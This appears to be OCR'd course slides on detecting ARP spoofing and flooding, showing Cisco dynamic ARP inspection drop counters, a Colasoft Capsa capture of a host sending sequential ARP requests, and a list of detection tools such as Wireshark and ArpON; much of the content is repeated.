
If the discarding of packets starts, then the drop count begins to increase. You can see this increase in the drop count in the DAI output. To see the output, execute the command **`show ip arp inspection`**

```
Switch(config)# show ip arp inspection
Source Mac Validation: Disabled
Destination Mac Validation: Disabled
IP Address Validation: Disabled
Vlan  Configuration Operation     ACL Match Static ACL
----  ------------- ---------     --------- ----------
10    Enabled        Active
Vlan  ACL Logging   DHCP Logging  Probe Logging
----  -----------   ------------  -------------
10      Deny            Deny          Off


Vlan  Forwarded     Dropped       DHCP Drops  ACL Drops
----  ---------     -------       ----------  ---------
10        30          5               5          0
Vlan  DHCP Permits ACL Permits Probe Permits Source MAC Failures
----  ------------ ----------- ------------- -------------------
10        30           0            0                0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
----  ----------------- ---------------------- ---------------------
10            0                    0                      0
```

ARP Spoofing Detection Tools

Capsa Portable Network Analyzer

It helps security professionals in quickly **detecting ARP poisoning** and **ARP flooding attacks** and in locating the attack source


demo_arp_attack - Colasoft Capsa [Stopped] - 00:13:8F:6B:7D:99
File Edit View Project Tools Window Help
New Open Save Back Forward Up Start Stop Settings Adapter Filter Network Log Diagnosis Name Table Filter Table Options
Explorer
Summary Diagnosis Endpoints Protocols Conversations Matrix Packets Logs Graphs Reports
00:13:8F:6B:7D:99\Packets: 1,182
Project Status
For Help, press F1

```
No.  Absolute Time     Source        Protocol  Summary
807  09:08:59.233956   00:13:8F:6... ARP       Who is 21.36.238.1? Tell 21.36.23...
808  09:08:59.233975   00:13:8F:6... ARP       Who is 21.36.238.2? Tell 21.36.23...
                                               Who is 21.36.238.3? Tell 21.36.23...
                                               Who is 21.36.238.4? Tell 21.36.23...
                                               Who is 21.36.238.5? Tell 21.36.23...
                                               Who is 21.36.238.6? Tell 21.36.23...
                                               Who is 21.36.238.7? Tell 21.36.23...
                                               Who is 21.36.238.8? Tell 21.36.23...
                                               Who is 21.36.238.9? Tell 21.36.23...
816  09:08:59.234168   00:13:8F:6... ARP       Who is 21.36.238.10? Tell 21.36.2...
817  09:08:59.234188   00:13:8F:6... ARP       Who is 21.36.238.11? Tell 21.36.2...
```

We can see this host sent large number of ARP packets but received no response. Moreover, the IP addresses it requested are in consecutive sequence.

```
Packet Info:
    Packet Number:          000812
    Packet Length:          64
    Capture Length:         60
    Timestamp:              2006-05-25 09:08:59.234073
Ethernet Type II            [0/14]
    Destination Address:    FF:FF:FF:FF:FF:FF   [0/6]
    Source Address:         00:13:8F:6B:7D:99   [6/6]
    Protocol:               0x0806              (ARP)  [12/2]

0000 | FF FF FF FF FF FF 00 13 8F 6B 7D 99 08 06 00 01 08 00 | .........k}.......
0012 | 06 04 00 01 00 13 8F 6B 7D 99 15 24 EE B0 00 00 00 00 | .......k}..$......
```

Packet filters:	No filters ...
Error packets:	0
Packets captured:	3,991
Packets lost:	0
Packets accepted:	3,991
Packets rejected:	0
Buffer usage:	483 KB

https://www.colasoft.com

Wireshark
https://www.wireshark.org

ArpON
https://sourceforge.net

ARP AntiSpoofer
https://sourceforge.net

ARPStraw
https://github.com


shARP
https://github.com

ARP Spoofing Detection Tools

- **Capsa Portable Network Analyzer**

  Source: *https://www.colasoft.com*

  Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis capabilities with an easy-to-use interface, allowing users to protect and monitor networks in a critical business environment. It helps security professionals in quickly detecting ARP poisoning and ARP flooding attacks and in locating the attack source.


demo_arp_attack - Colasoft Capsa [Stopped] - 00:13:8F:6B:7D:99
File Edit View Project Tools Window Help
New Open Save Back Forward Up Start Stop Settings Adapter Filter Network Log Diagnosis Name Table Filter Table Options
Explorer
00:50:FC:45
00:11:09:46
00:11:5B:47
00:0D:88:49
00:11:11:4A
00:02:A5:4D
00:02:A5:4D
00:0A:E6:4D
00:0A:EB:4D
00:11:5B:56
00:73:44:57
00:12:79:58
00:11:85:62
00:11:5B:68
00:11:5B:6A
00:13:8F:6B
00:11:09:6E
Summary Diagnosis Endpoints Protocols Conversations Matrix Packets Logs Graphs Reports
00:13:8F:6B:7D:99\Packets: 1,182
For Help, press F1

We can see this host sent large number of ARP packets but received no response. Moreover, the IP addresses it requested are in consecutive sequence.

No.	Absolute Time	Source	Protocol	Summary
807	09:08:59.233956	00:13:8F:6...	ARP	Who is 21.36.238.1? Tell 21.36.23...
808	09:08:59.233975	00:13:8F:6...	ARP	Who is 21.36.238.2? Tell 21.36.23...
				Who is 21.36.238.3? Tell 21.36.23...
				Who is 21.36.238.4? Tell 21.36.23...
				Who is 21.36.238.5? Tell 21.36.23...
				Who is 21.36.238.6? Tell 21.36.23...
				Who is 21.36.238.7? Tell 21.36.23...
				Who is 21.36.238.8? Tell 21.36.23...
				Who is 21.36.238.9? Tell 21.36.23...
816	09:08:59.234168	00:13:8F:6...	ARP	Who is 21.36.238.10? Tell 21.36.2...
817	09:08:59.234188	00:13:8F:6...	ARP	Who is 21.36.238.11? Tell 21.36.2...

```
Packet Info:
    Packet Number:          000812
    Packet Length:          64
    Capture Length:         60
    Timestamp:              2006-05-25 09:08:59.234073
Ethernet Type II            [0/14]
    Destination Address:    FF:FF:FF:FF:FF:FF   [0/6]
    Source Address:         00:13:8F:6B:7D:99   [6/6]
    Protocol:               0x0806              (ARP)  [12/2]
```

```
0000 | FF FF FF FF FF FF 00 13 8F 6B 7D 99 08 06 00 01 08 00 | .........k}.......
0012 | 06 04 00 01 00 13 8F 6B 7D 99 15 24 EE B0 00 00 00 00 | .......k}..$......
```

